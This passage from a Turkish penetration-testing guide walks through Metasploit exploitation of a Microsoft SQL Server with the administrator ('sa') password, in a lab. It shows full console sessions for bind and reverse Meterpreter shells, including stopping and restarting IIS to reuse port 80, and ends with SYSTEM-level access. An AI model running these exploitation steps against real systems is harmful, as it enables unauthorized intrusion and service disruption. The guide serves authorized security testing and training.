[*] Command Stager progress - 49.85% done (50966/102246 bytes)
[*] Command Stager progress - 51.31% done (52465/102246 bytes)
[*] Command Stager progress - 52.78% done (53964/102246 bytes)
[*] Command Stager progress - 54.24% done (55463/102246 bytes)
[*] Command Stager progress - 55.71% done (56962/102246 bytes)
[*] Command Stager progress - 57.18% done (58461/102246 bytes)
[*] Command Stager progress - 58.64% done (59960/102246 bytes)
[*] Command Stager progress - 60.11% done (61459/102246 bytes)
[*] Command Stager progress - 61.58% done (62958/102246 bytes)
[*] Command Stager progress - 63.04% done (64457/102246 bytes)
[*] Command Stager progress - 64.51% done (65956/102246 bytes)
[*] Command Stager progress - 65.97% done (67455/102246 bytes)
[*] Command Stager progress - 67.44% done (68954/102246 bytes)
[*] Command Stager progress - 68.91% done (70453/102246 bytes)
[*] Command Stager progress - 70.37% done (71952/102246 bytes)
[*] Command Stager progress - 71.84% done (73451/102246 bytes)
[*] Command Stager progress - 73.30% done (74950/102246 bytes)
[*] Command Stager progress - 74.77% done (76449/102246 bytes)
[*] Command Stager progress - 76.24% done (77948/102246 bytes)
[*] Command Stager progress - 77.70% done (79447/102246 bytes)
[*] Command Stager progress - 79.17% done (80946/102246 bytes)
[*] Command Stager progress - 80.63% done (82445/102246 bytes)
[*] Command Stager progress - 82.10% done (83944/102246 bytes)
[*] Command Stager progress - 83.57% done (85443/102246 bytes)
[*] Command Stager progress - 85.03% done (86942/102246 bytes)
[*] Command Stager progress - 86.50% done (88441/102246 bytes)
[*] Command Stager progress - 87.96% done (89940/102246 bytes)
[*] Command Stager progress - 89.43% done (91439/102246 bytes)
[*] Command Stager progress - 90.90% done (92938/102246 bytes)
[*] Command Stager progress - 92.36% done (94437/102246 bytes)
[*] Command Stager progress - 93.83% done (95936/102246 bytes)
[*] Command Stager progress - 95.29% done (97435/102246 bytes)
[*] Command Stager progress - 96.76% done (98934/102246 bytes)
[*] Command Stager progress - 98.19% done (100400/102246 bytes)
[*] Command Stager progress - 99.59% done (101827/102246 bytes)
[*] Command Stager progress - 100.00% done (102246/102246 bytes)
```

Microsoft SQL Sunucusunun Yönetici Parolası ile Yetkisiz Komut Çalıştırma

### 3.6.2 Doğrudan Port Dinleterek Bağlantı Kurulması

Exploit işleminde Payload çalıştırma ve ikinci aşama yükleyicinin denetmen sistemle iletişimi için hedef sistemde kullanılmayan ama erişilebilen bir port gerekmektedir. Hedef sistemle bağlantı kurulabilen port sayısının birden fazla olması durumunda, hedef sistemin portlarından boş durumda olan bir tanesi arka kapı iletişimi için tercih edilebilir. Hedef sistem ile arada bir güvenlik duvarı yoksa veya güvenlik duvarında birden çok port için erişim izni verilmiş ise bu yöntem kullanılabilir. Hedefte yapılacak port taraması esnasında kapalı olduğu ve filtrelendiği raporlanan portlar bu amaçla kullanılabilir.

Doğrudan bağlantı örneği ve uygun Payload seçimi örneğinde, hedef sistemle denetmen sistemi arasında bir bağlantı engeli bulunmadığı ve seçilebilecek tüm portlardan erişim sağlanabileceği varsayılmıştır. Bu varsayım nedeniyle hedefin erişilebilir servisi olan Microsoft SQL servisi 1433. porttan çalışmakta ve exploit işlemi için bu servisin güvenlik açığı kullanılmaktadır.

Seçilecek parametrelerden **RHOST** hedef sistemin IP adresini, **RPORT** hedef servisin portunu, **LPORT** ise exploit işlemi sonrası sağlanacak olan yetkisiz erişim bağlantısı için hedef sistemde dinlenecek portu ifade etmektedir. Metasploit Framework **LPORT** için varsayılan ayarlarında **4444** seçmektedir, bu portun dolu olması veya başka bir nedenle seçimin değiştirilmesi söz konusu ise **LPORT** parametresine erişim sağlanacak port atanmalıdır. Kullanılacak Payload olarak ise komut satırı tercih edilmiş ve **windows/shell\_bind\_tcp** tercih edilmiştir. Hedef sistemde port dinleme gereksinimi duyan Payload'larda **bind** ifadesi geçmektedir, exploit işlemi için seçilecek Payload'larda kullanılacak bağlantı yapısına uygun tür seçilmelidir.

```
msf > hosts
```

```
Hosts
```

```
=====
```

address	mac	name	os_name	os_flavor	os_sp
purpose	info	comments			
-----	---	----	-----	-----	-----
-----	----	-----			
192.168.1.31	08:00:27:20:51:9D	metasploitable	Linux	Ubuntu	
server					
192.168.1.32	00:0c:29:dc:38:09	HACMEONE	Microsoft Windows	XP	SP2
device					

```
msf > services -S mssql
```

Services

=====

host	port	proto	name	state	info
192.168.1.32	1434	udp	mssql	open	tcp=1433 np=\\HACMEONE\pipe\sql\query Version=8.00.194 InstanceName=MSSQLSERVER IsClustered=No ServerName=HACMEONE

```
msf > use exploit/windows/mssql/mssql_payload
```

```
msf exploit(mssql_payload) > set PAYLOAD windows/shell_bind_tcp
```

PAYLOAD => windows/shell\_bind\_tcp

```
msf exploit(mssql_payload) > show options
```

Module options (exploit/windows/mssql/mssql\_payload):

Name	Current Setting	Required	Description
METHOD	cmd	yes	Which payload delivery method to use (ps, cmd, or old)
PASSWORD	PASSWORD	no	The password for the specified username
RHOST	192.168.1.32	yes	The target address
RPORT	1433	yes	The target port
USERNAME	sa	no	The username to authenticate as
USE_WINDOWS_AUTHENT	false	yes	Use windows authentication (requires DOMAIN option set)

Payload options (windows/shell\_bind\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique: seh, thread, process, none
LPORT	4444	yes	The listen port
RHOST	192.168.1.32	no	The target address

Exploit target:

Id	Name
0	Automatic

```
msf exploit(mssql_payload) > exploit
```

```
[*] Started bind handler
[*] Command Stager progress - 1.47% done (1499/102246 bytes)
[*] Command Stager progress - 2.93% done (2998/102246 bytes)
[*] Command Stager progress - 4.40% done (4497/102246 bytes)
[*] Command Stager progress - 5.86% done (5996/102246 bytes)
[*] Command Stager progress - 7.33% done (7495/102246 bytes)
[*] Command Stager progress - 8.80% done (8994/102246 bytes)
[*] Command Stager progress - 10.26% done (10493/102246 bytes)
[*] Command Stager progress - 11.73% done (11992/102246 bytes)
[*] Command Stager progress - 13.19% done (13491/102246 bytes)
[*] Command Stager progress - 14.66% done (14990/102246 bytes)
[*] Command Stager progress - 16.13% done (16489/102246 bytes)
[*] Command Stager progress - 17.59% done (17988/102246 bytes)
[*] Command Stager progress - 19.06% done (19487/102246 bytes)
[*] Command Stager progress - 20.53% done (20986/102246 bytes)
[*] Command Stager progress - 21.99% done (22485/102246 bytes)
[*] Command Stager progress - 23.46% done (23984/102246 bytes)
[*] Command Stager progress - 24.92% done (25483/102246 bytes)
[*] Command Stager progress - 26.39% done (26982/102246 bytes)
[*] Command Stager progress - 27.86% done (28481/102246 bytes)
[*] Command Stager progress - 29.32% done (29980/102246 bytes)
[*] Command Stager progress - 30.79% done (31479/102246 bytes)
[*] Command Stager progress - 32.25% done (32978/102246 bytes)
[*] Command Stager progress - 33.72% done (34477/102246 bytes)
[*] Command Stager progress - 35.19% done (35976/102246 bytes)
[*] Command Stager progress - 36.65% done (37475/102246 bytes)
[*] Command Stager progress - 38.12% done (38974/102246 bytes)
[*] Command Stager progress - 39.58% done (40473/102246 bytes)
[*] Command Stager progress - 41.05% done (41972/102246 bytes)
[*] Command Stager progress - 42.52% done (43471/102246 bytes)
[*] Command Stager progress - 43.98% done (44970/102246 bytes)
[*] Command Stager progress - 45.45% done (46469/102246 bytes)
[*] Command Stager progress - 46.91% done (47968/102246 bytes)
[*] Command Stager progress - 48.38% done (49467/102246 bytes)
[*] Command Stager progress - 49.85% done (50966/102246 bytes)
[*] Command Stager progress - 51.31% done (52465/102246 bytes)
[*] Command Stager progress - 52.78% done (53964/102246 bytes)
[*] Command Stager progress - 54.24% done (55463/102246 bytes)
[*] Command Stager progress - 55.71% done (56962/102246 bytes)
[*] Command Stager progress - 57.18% done (58461/102246 bytes)
[*] Command Stager progress - 58.64% done (59960/102246 bytes)
[*] Command Stager progress - 60.11% done (61459/102246 bytes)
[*] Command Stager progress - 61.58% done (62958/102246 bytes)
[*] Command Stager progress - 63.04% done (64457/102246 bytes)
[*] Command Stager progress - 64.51% done (65956/102246 bytes)
[*] Command Stager progress - 65.97% done (67455/102246 bytes)
[*] Command Stager progress - 67.44% done (68954/102246 bytes)
[*] Command Stager progress - 68.91% done (70453/102246 bytes)
[*] Command Stager progress - 70.37% done (71952/102246 bytes)
```

```
[*] Command Stager progress - 71.84% done (73451/102246 bytes)
[*] Command Stager progress - 73.30% done (74950/102246 bytes)
[*] Command Stager progress - 74.77% done (76449/102246 bytes)
[*] Command Stager progress - 76.24% done (77948/102246 bytes)
[*] Command Stager progress - 77.70% done (79447/102246 bytes)
[*] Command Stager progress - 79.17% done (80946/102246 bytes)
[*] Command Stager progress - 80.63% done (82445/102246 bytes)
[*] Command Stager progress - 82.10% done (83944/102246 bytes)
[*] Command Stager progress - 83.57% done (85443/102246 bytes)
[*] Command Stager progress - 85.03% done (86942/102246 bytes)
[*] Command Stager progress - 86.50% done (88441/102246 bytes)
[*] Command Stager progress - 87.96% done (89940/102246 bytes)
[*] Command Stager progress - 89.43% done (91439/102246 bytes)
[*] Command Stager progress - 90.90% done (92938/102246 bytes)
[*] Command Stager progress - 92.36% done (94437/102246 bytes)
[*] Command Stager progress - 93.83% done (95936/102246 bytes)
[*] Command Stager progress - 95.29% done (97435/102246 bytes)
[*] Command Stager progress - 96.76% done (98934/102246 bytes)
[*] Command Stager progress - 98.19% done (100400/102246 bytes)
[*] Command Stager progress - 99.59% done (101827/102246 bytes)
[*] Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Command shell session 8 opened (192.168.1.11:41313 -> 192.168.1.32:4444) at
2012-09-14 12:32:26 +0300

Microsoft Windows XP [Sürüm 5.1.2600]
(C) Telif Hakkı 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Microsoft SQL Sunucusunun Yönetici Parolası ile Bir Porttan Yetkisiz Erişim Sağlama

Hedef sistem ile denetmen sistemi arasında bir güvenlik duvarı bulunan, ancak hedefin birden fazla portuna erişim sağlanabilecek ortamda farklı bir yöntem kullanılabilir. Güvenlik açığı barındıran servis exploit edilerek hedef sistemde komut çalıştırılır, bu komut ile hedef sistemde çalışan ve erişilebilir servislerden birisi durdurulur. Böylece boşa çıkan port üzerinden arka kapı bağlantısı sağlanır, sonrasında ise servis tekrar çalıştırılır ve sistemin işleyişi devam eder.

Bu adımın en önemli yan etkisi hedef sistemde servis durdurma ve başlatma işlemi yapıldığı için saldırı izleri kalacaktır. Hatta bu işlem sırasında sistem yöneticileri durumu farkedebilir ve exploit işlemi başlayamadan hedefe erişim kesilebilir. Bir diğer nokta da iş sürekliliğinin gerekli olduğu bir sistem sızma testinde böyle bir yöntem sözleşme ihlali de sayılabilir. Bu hassas durumlar her test esnasında yeniden düşünerek, exploit işlemi gerçekleştirilebilir.

Hazırlanan örnekte hedefin Microsoft IIS (TCP port 80) ve Microsoft SQL (TCP port 1433) servislerine erişim sağlanabilmektedir, diğer portlar ve servislere erişim olmadığı varsayılacaktır. Öncelikle **connect** komutu ile Microsoft IIS servisinin etkin olduğu doğrulanır, sonrasında Microsoft SQL servisinin yönetici parolasından kaynaklanan güvenlik açığı ile hedef sistemde “**net stop W3SVC**” komutu çalıştırılır.

```
msf exploit(mssql_payload) > connect -z 192.168.1.32 80
[*] Connected to 192.168.1.32:80

msf exploit(mssql_payload) > set PAYLOAD windows/exec
PAYLOAD => windows/exec

msf exploit(mssql_payload) > set CMD "net stop W3SVC"
CMD => net stop W3SVC

msf exploit(mssql_payload) > show options

Module options (exploit/windows/mssql/mssql_payload):

  Name                Current Setting  Required  Description
  ----                -
  METHOD                cmd              yes       Which payload delivery method to use
(ps, cmd, or old)
  PASSWORD              PASSWORD         no        The password for the specified
username
  RHOST                192.168.1.32    yes       The target address
  RPORT                1433            yes       The target port
  USERNAME              sa               no        The username to authenticate as
  USE_WINDOWS_AUTHENT  false           yes       Use windows authentication
(requires DOMAIN option set)

Payload options (windows/exec):

  Name      Current Setting  Required  Description
  ----      -
  CMD       net stop W3SVC  yes       The command string to execute
  EXITFUNC  process         yes       Exit technique: seh, thread, process, none

Exploit target:

  Id  Name
  --  ---
  0    Automatic
```



```
msf exploit(mssql_payload) > exploit
```

```
[*] Command Stager progress - 1.47% done (1499/102246 bytes)
[*] Command Stager progress - 2.93% done (2998/102246 bytes)
[*] Command Stager progress - 4.40% done (4497/102246 bytes)
[*] Command Stager progress - 5.86% done (5996/102246 bytes)
[*] Command Stager progress - 7.33% done (7495/102246 bytes)
[*] Command Stager progress - 8.80% done (8994/102246 bytes)
[*] Command Stager progress - 10.26% done (10493/102246 bytes)
[*] Command Stager progress - 11.73% done (11992/102246 bytes)
[*] Command Stager progress - 13.19% done (13491/102246 bytes)
[*] Command Stager progress - 14.66% done (14990/102246 bytes)
[*] Command Stager progress - 16.13% done (16489/102246 bytes)
[*] Command Stager progress - 17.59% done (17988/102246 bytes)
[*] Command Stager progress - 19.06% done (19487/102246 bytes)
[*] Command Stager progress - 20.53% done (20986/102246 bytes)
[*] Command Stager progress - 21.99% done (22485/102246 bytes)
[*] Command Stager progress - 23.46% done (23984/102246 bytes)
[*] Command Stager progress - 24.92% done (25483/102246 bytes)
[*] Command Stager progress - 26.39% done (26982/102246 bytes)
[*] Command Stager progress - 27.86% done (28481/102246 bytes)
[*] Command Stager progress - 29.32% done (29980/102246 bytes)
[*] Command Stager progress - 30.79% done (31479/102246 bytes)
[*] Command Stager progress - 32.25% done (32978/102246 bytes)
[*] Command Stager progress - 33.72% done (34477/102246 bytes)
[*] Command Stager progress - 35.19% done (35976/102246 bytes)
[*] Command Stager progress - 36.65% done (37475/102246 bytes)
[*] Command Stager progress - 38.12% done (38974/102246 bytes)
[*] Command Stager progress - 39.58% done (40473/102246 bytes)
[*] Command Stager progress - 41.05% done (41972/102246 bytes)
[*] Command Stager progress - 42.52% done (43471/102246 bytes)
[*] Command Stager progress - 43.98% done (44970/102246 bytes)
[*] Command Stager progress - 45.45% done (46469/102246 bytes)
[*] Command Stager progress - 46.91% done (47968/102246 bytes)
[*] Command Stager progress - 48.38% done (49467/102246 bytes)
[*] Command Stager progress - 49.85% done (50966/102246 bytes)
[*] Command Stager progress - 51.31% done (52465/102246 bytes)
[*] Command Stager progress - 52.78% done (53964/102246 bytes)
[*] Command Stager progress - 54.24% done (55463/102246 bytes)
[*] Command Stager progress - 55.71% done (56962/102246 bytes)
[*] Command Stager progress - 57.18% done (58461/102246 bytes)
[*] Command Stager progress - 58.64% done (59960/102246 bytes)
[*] Command Stager progress - 60.11% done (61459/102246 bytes)
[*] Command Stager progress - 61.58% done (62958/102246 bytes)
[*] Command Stager progress - 63.04% done (64457/102246 bytes)
[*] Command Stager progress - 64.51% done (65956/102246 bytes)
[*] Command Stager progress - 65.97% done (67455/102246 bytes)
[*] Command Stager progress - 67.44% done (68954/102246 bytes)
[*] Command Stager progress - 68.91% done (70453/102246 bytes)
[*] Command Stager progress - 70.37% done (71952/102246 bytes)
[*] Command Stager progress - 71.84% done (73451/102246 bytes)
```

```
[*] Command Stager progress - 73.30% done (74950/102246 bytes)
[*] Command Stager progress - 74.77% done (76449/102246 bytes)
[*] Command Stager progress - 76.24% done (77948/102246 bytes)
[*] Command Stager progress - 77.70% done (79447/102246 bytes)
[*] Command Stager progress - 79.17% done (80946/102246 bytes)
[*] Command Stager progress - 80.63% done (82445/102246 bytes)
[*] Command Stager progress - 82.10% done (83944/102246 bytes)
[*] Command Stager progress - 83.57% done (85443/102246 bytes)
[*] Command Stager progress - 85.03% done (86942/102246 bytes)
[*] Command Stager progress - 86.50% done (88441/102246 bytes)
[*] Command Stager progress - 87.96% done (89940/102246 bytes)
[*] Command Stager progress - 89.43% done (91439/102246 bytes)
[*] Command Stager progress - 90.90% done (92938/102246 bytes)
[*] Command Stager progress - 92.36% done (94437/102246 bytes)
[*] Command Stager progress - 93.83% done (95936/102246 bytes)
[*] Command Stager progress - 95.29% done (97435/102246 bytes)
[*] Command Stager progress - 96.76% done (98934/102246 bytes)
[*] Command Stager progress - 98.19% done (100400/102246 bytes)
[*] Command Stager progress - 99.59% done (101827/102246 bytes)
[*] Command Stager progress - 100.00% done (102246/102246 bytes)
```

Exploit İşleminde Komut Çalıştırarak Microsoft IIS'in Durdurulması

**connect** ile servisin durmuş olduğu doğrulanır ve Microsoft SQL servisi aracılığıyla hedef sisteme Meterpreter (**windows/meterpreter/bind\_tcp**) yüklenmekte, dinlenecek port (**LPORT**) olarak ise durdurulmuş olan Microsoft IIS portu olan 80 seçilmektedir. Elde edilen oturum üzerinden “**net start W3SVC**” komutu verilmektedir. Microsoft IIS servisinin erişilebilir olmasının ardından, exploit işlemi hedefi eski hale getirmiş biçimde tamamlanmış olacaktır. **connect** ile portun ve servisin çalışabildiği doğrulanır, oturum ise daha sonra yapılacak işlemler için arka plana aktarılır.

```
msf exploit(mssql_payload) > connect -z 192.168.1.32 81
[-] Unable to connect: The connection was refused by the remote host (192.168.1.32:81).

msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(mssql_payload) > set LPORT 80
LPORT => 80
msf exploit(mssql_payload) > show options

Module options (exploit/windows/mssql/mssql_payload):

  Name          Current Setting  Required  Description
  ----          -
  METHOD         cmd              yes       Which payload delivery method to use
(ps, cmd, or old)
```

Option	Value	Required	Description
PASSWORD	PASSWORD	no	The password for the specified username
RHOST	192.168.1.32	yes	The target address
RPORT	1433	yes	The target port
USERNAME	sa	no	The username to authenticate as
USE_WINDOWS_AUTH	false	yes	Use windows authentication (requires DOMAIN option set)

Payload options (windows/meterpreter/bind\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique: seh, thread, process, none
LPORT	80	yes	The listen port
RHOST	192.168.1.32	no	The target address

Exploit target:

Id	Name
0	Automatic

**msf exploit(mssql\_payload) > exploit**

```
[*] Started bind handler
[*] Command Stager progress - 1.47% done (1499/102246 bytes)
[*] Command Stager progress - 2.93% done (2998/102246 bytes)
[*] Command Stager progress - 4.40% done (4497/102246 bytes)
[*] Command Stager progress - 5.86% done (5996/102246 bytes)
[*] Command Stager progress - 7.33% done (7495/102246 bytes)
[*] Command Stager progress - 8.80% done (8994/102246 bytes)
[*] Command Stager progress - 10.26% done (10493/102246 bytes)
[*] Command Stager progress - 11.73% done (11992/102246 bytes)
[*] Command Stager progress - 13.19% done (13491/102246 bytes)
[*] Command Stager progress - 14.66% done (14990/102246 bytes)
[*] Command Stager progress - 16.13% done (16489/102246 bytes)
[*] Command Stager progress - 17.59% done (17988/102246 bytes)
[*] Command Stager progress - 19.06% done (19487/102246 bytes)
[*] Command Stager progress - 20.53% done (20986/102246 bytes)
[*] Command Stager progress - 21.99% done (22485/102246 bytes)
[*] Command Stager progress - 23.46% done (23984/102246 bytes)
[*] Command Stager progress - 24.92% done (25483/102246 bytes)
[*] Command Stager progress - 26.39% done (26982/102246 bytes)
[*] Command Stager progress - 27.86% done (28481/102246 bytes)
[*] Command Stager progress - 29.32% done (29980/102246 bytes)
[*] Command Stager progress - 30.79% done (31479/102246 bytes)
[*] Command Stager progress - 32.25% done (32978/102246 bytes)
[*] Command Stager progress - 33.72% done (34477/102246 bytes)
```

```
[*] Command Stager progress - 35.19% done (35976/102246 bytes)
[*] Command Stager progress - 36.65% done (37475/102246 bytes)
[*] Command Stager progress - 38.12% done (38974/102246 bytes)
[*] Command Stager progress - 39.58% done (40473/102246 bytes)
[*] Command Stager progress - 41.05% done (41972/102246 bytes)
[*] Command Stager progress - 42.52% done (43471/102246 bytes)
[*] Command Stager progress - 43.98% done (44970/102246 bytes)
[*] Command Stager progress - 45.45% done (46469/102246 bytes)
[*] Command Stager progress - 46.91% done (47968/102246 bytes)
[*] Command Stager progress - 48.38% done (49467/102246 bytes)
[*] Command Stager progress - 49.85% done (50966/102246 bytes)
[*] Command Stager progress - 51.31% done (52465/102246 bytes)
[*] Command Stager progress - 52.78% done (53964/102246 bytes)
[*] Command Stager progress - 54.24% done (55463/102246 bytes)
[*] Command Stager progress - 55.71% done (56962/102246 bytes)
[*] Command Stager progress - 57.18% done (58461/102246 bytes)
[*] Command Stager progress - 58.64% done (59960/102246 bytes)
[*] Command Stager progress - 60.11% done (61459/102246 bytes)
[*] Command Stager progress - 61.58% done (62958/102246 bytes)
[*] Command Stager progress - 63.04% done (64457/102246 bytes)
[*] Command Stager progress - 64.51% done (65956/102246 bytes)
[*] Command Stager progress - 65.97% done (67455/102246 bytes)
[*] Command Stager progress - 67.44% done (68954/102246 bytes)
[*] Command Stager progress - 68.91% done (70453/102246 bytes)
[*] Command Stager progress - 70.37% done (71952/102246 bytes)
[*] Command Stager progress - 71.84% done (73451/102246 bytes)
[*] Command Stager progress - 73.30% done (74950/102246 bytes)
[*] Command Stager progress - 74.77% done (76449/102246 bytes)
[*] Command Stager progress - 76.24% done (77948/102246 bytes)
[*] Command Stager progress - 77.70% done (79447/102246 bytes)
[*] Command Stager progress - 79.17% done (80946/102246 bytes)
[*] Command Stager progress - 80.63% done (82445/102246 bytes)
[*] Command Stager progress - 82.10% done (83944/102246 bytes)
[*] Command Stager progress - 83.57% done (85443/102246 bytes)
[*] Command Stager progress - 85.03% done (86942/102246 bytes)
[*] Command Stager progress - 86.50% done (88441/102246 bytes)
[*] Command Stager progress - 87.96% done (89940/102246 bytes)
[*] Command Stager progress - 89.43% done (91439/102246 bytes)
[*] Command Stager progress - 90.90% done (92938/102246 bytes)
[*] Command Stager progress - 92.36% done (94437/102246 bytes)
[*] Command Stager progress - 93.83% done (95936/102246 bytes)
[*] Command Stager progress - 95.29% done (97435/102246 bytes)
[*] Command Stager progress - 96.76% done (98934/102246 bytes)
[*] Command Stager progress - 98.19% done (100400/102246 bytes)
[*] Command Stager progress - 99.59% done (101827/102246 bytes)
[*] Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Sending stage (752128 bytes) to 192.168.1.32
[*] Meterpreter session 9 opened (192.168.1.11:36101 -> 192.168.1.32:80) at 2012-09-14
13:11:02 +0300
```

```

meterpreter > shell
Process 2460 created.
Channel 1 created.
Microsoft Windows XP [Sürüm 5.1.2600]
(C) Telif Hakkı 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>net start W3SVC
net start W3SVC
World Wide Web'de Yayınlama hizmeti başlatılıyor.
World Wide Web'de Yayınlama hizmeti başarıyla başlatıldı.

C:\WINDOWS\system32>exit
meterpreter > background
[*] Backgrounding session 9...
msf exploit(mssql_payload) > connect -z 192.168.1.32 80
[*] Connected to 192.168.1.32:80

msf exploit(mssql_payload) > sessions -l

Active sessions
=====

  Id  Type                Information                                     Connection
  --  -
  9   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ HACMEONE 192.168.1.11:36101 ->
192.168.1.32:80 (192.168.1.32)

```

Exploit İşlemi Sonrasında Komut Çalıştırılarak Microsoft IIS'in Yeniden Başlatılması

Doğrudan bağlantıda unutulmaması gereken bir diğer nokta da, hedefin servisi sunduğu port ile güvenlik duvarında NAT yapılan portun farklı olması durumudur. Hedef sistemde Microsoft IIS özel bir nedenle TCP 8080 portunu dinleyebilir, ancak güvenlik duvarı servisi Internet üzerinden TCP 80 portuna NAT yapabilir. Bu şekilde karşılaşılan senaryoda **show advanced** ile görülebilecek **CPORT** değişkenine TCP 8080 portu, seçilecek hedefteki arka kapı erişimi için ise **LPORT** değişkenine TCP 80 portu atanmalıdır.

### 3.6.3 Ters Bağlantı Kurulması

Hedefin bir güvenlik duvarı arkasında olması durumunda, güvenlik açığı barındıran port dışında doğrudan erişilebilir bir port bulmak zorlaşabilir. Sadece servis sunduğu bir portu erişime açık ve güvenlik duvarı tarafından korunan bir hedef sistemle karşılaşılabılır. Böyle bir senaryoda hedefin erişilebilir servisinin güvenlik açığını kullanmak ve sonrasında bir yetkisiz erişim sağlamak zorlaşabilir. Ters bağlantı türü bu noktada çözüm olarak sunulmaktadır, hedefte exploit işlemi başarıyla çalıştıktan sonra hedef denetmen sistemine bağlanmaktadır. Böylece hedefin internete erişilebilir olduğu tüm portlardan denetmene yönelik bir yetkisiz erişim bağlantısı elde edilebilir.

Ters bağlantı hedefin içinde bulunduğu güvenlik duvarı yapılandırması ile doğrudan ilgilidir. Hedefin rastgele bir porttan denetmen sistemine bağlanması her zaman mümkün olmamaktadır; korumalı sistemler genellikle HTTP, SMTP, DNS gibi servisleri kullanmak ve bu servisler ile ilintili portlardan Internet'e erişme imkanına sahip olmaktadır.

Aşağıdaki örnekte hedefin Microsoft SQL sunucusunun yönetici parolası zaafiyeti ile ele geçirilmesi ve TCP port 80 ile denetmen sistemine bir yetkisiz erişim bağlantısı sunması aktarılmıştır. Örnekte hedefe yüklenecek Payload olarak Meterpreter (**windows/meterpreter/reverse\_tcp**) seçilmiştir, ters bağlantı destekleyen Payload'ların ismi **reverse** kelimesini içermektedir. Hedefin, denetmen sistemine bağlanabilmesi için Payload hazırlanırken kullanılacak bilgiler ise **LHOST** ve **LPORT** parametreleridir. Denetmen sisteminin IP adresi (192.168.1.11) **LHOST** değişkenine, denetmen sisteminde dinlenecek port numarası (TCP port 80) da **LPORT** değişkenine atanır ve bağlantı sağlanır.

```
msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

```
msf exploit(mssql_payload) > show options
Module options (exploit/windows/mssql/mssql_payload):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
METHOD (ps, cmd, or old)	cmd	yes	Which payload delivery method to use
PASSWORD username	PASSWORD	no	The password for the specified
RHOST	192.168.1.32	yes	The target address
RPORT	1433	yes	The target port
USERNAME	sa	no	The username to authenticate as

```

USE_WINDOWS_AUTHENT  false          yes          Use windows authentication
(requires DOMAIN option set)

```

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique: seh, thread, process, none
LHOST		yes	The listen address
LPORT	80	yes	The listen port

Exploit target:

Id	Name
0	Automatic

```
msf exploit(mssql_payload) > set LHOST 192.168.1.11
```

```
LHOST => 192.168.1.11
```

```
msf exploit(mssql_payload) > set LPORT 80
```

```
LPORT => 80
```

```
msf exploit(mssql_payload) > exploit
```

```

[*] Started reverse handler on 192.168.1.11:80
[*] Command Stager progress - 1.47% done (1499/102246 bytes)
[*] Command Stager progress - 2.93% done (2998/102246 bytes)
[*] Command Stager progress - 4.40% done (4497/102246 bytes)
[*] Command Stager progress - 5.86% done (5996/102246 bytes)
[*] Command Stager progress - 7.33% done (7495/102246 bytes)
[*] Command Stager progress - 8.80% done (8994/102246 bytes)
[*] Command Stager progress - 10.26% done (10493/102246 bytes)
[*] Command Stager progress - 11.73% done (11992/102246 bytes)
[*] Command Stager progress - 13.19% done (13491/102246 bytes)
[*] Command Stager progress - 14.66% done (14990/102246 bytes)
[*] Command Stager progress - 16.13% done (16489/102246 bytes)
[*] Command Stager progress - 17.59% done (17988/102246 bytes)
[*] Command Stager progress - 19.06% done (19487/102246 bytes)
[*] Command Stager progress - 20.53% done (20986/102246 bytes)
[*] Command Stager progress - 21.99% done (22485/102246 bytes)
[*] Command Stager progress - 23.46% done (23984/102246 bytes)
[*] Command Stager progress - 24.92% done (25483/102246 bytes)
[*] Command Stager progress - 26.39% done (26982/102246 bytes)
[*] Command Stager progress - 27.86% done (28481/102246 bytes)
[*] Command Stager progress - 29.32% done (29980/102246 bytes)
[*] Command Stager progress - 30.79% done (31479/102246 bytes)
[*] Command Stager progress - 32.25% done (32978/102246 bytes)
[*] Command Stager progress - 33.72% done (34477/102246 bytes)
[*] Command Stager progress - 35.19% done (35976/102246 bytes)
[*] Command Stager progress - 36.65% done (37475/102246 bytes)

```

```
[*] Command Stager progress - 38.12% done (38974/102246 bytes)
[*] Command Stager progress - 39.58% done (40473/102246 bytes)
[*] Command Stager progress - 41.05% done (41972/102246 bytes)
[*] Command Stager progress - 42.52% done (43471/102246 bytes)
[*] Command Stager progress - 43.98% done (44970/102246 bytes)
[*] Command Stager progress - 45.45% done (46469/102246 bytes)
[*] Command Stager progress - 46.91% done (47968/102246 bytes)
[*] Command Stager progress - 48.38% done (49467/102246 bytes)
[*] Command Stager progress - 49.85% done (50966/102246 bytes)
[*] Command Stager progress - 51.31% done (52465/102246 bytes)
[*] Command Stager progress - 52.78% done (53964/102246 bytes)
[*] Command Stager progress - 54.24% done (55463/102246 bytes)
[*] Command Stager progress - 55.71% done (56962/102246 bytes)
[*] Command Stager progress - 57.18% done (58461/102246 bytes)
[*] Command Stager progress - 58.64% done (59960/102246 bytes)
[*] Command Stager progress - 60.11% done (61459/102246 bytes)
[*] Command Stager progress - 61.58% done (62958/102246 bytes)
[*] Command Stager progress - 63.04% done (64457/102246 bytes)
[*] Command Stager progress - 64.51% done (65956/102246 bytes)
[*] Command Stager progress - 65.97% done (67455/102246 bytes)
[*] Command Stager progress - 67.44% done (68954/102246 bytes)
[*] Command Stager progress - 68.91% done (70453/102246 bytes)
[*] Command Stager progress - 70.37% done (71952/102246 bytes)
[*] Command Stager progress - 71.84% done (73451/102246 bytes)
[*] Command Stager progress - 73.30% done (74950/102246 bytes)
[*] Command Stager progress - 74.77% done (76449/102246 bytes)
[*] Command Stager progress - 76.24% done (77948/102246 bytes)
[*] Command Stager progress - 77.70% done (79447/102246 bytes)
[*] Command Stager progress - 79.17% done (80946/102246 bytes)
[*] Command Stager progress - 80.63% done (82445/102246 bytes)
[*] Command Stager progress - 82.10% done (83944/102246 bytes)
[*] Command Stager progress - 83.57% done (85443/102246 bytes)
[*] Command Stager progress - 85.03% done (86942/102246 bytes)
[*] Command Stager progress - 86.50% done (88441/102246 bytes)
[*] Command Stager progress - 87.96% done (89940/102246 bytes)
[*] Command Stager progress - 89.43% done (91439/102246 bytes)
[*] Command Stager progress - 90.90% done (92938/102246 bytes)
[*] Command Stager progress - 92.36% done (94437/102246 bytes)
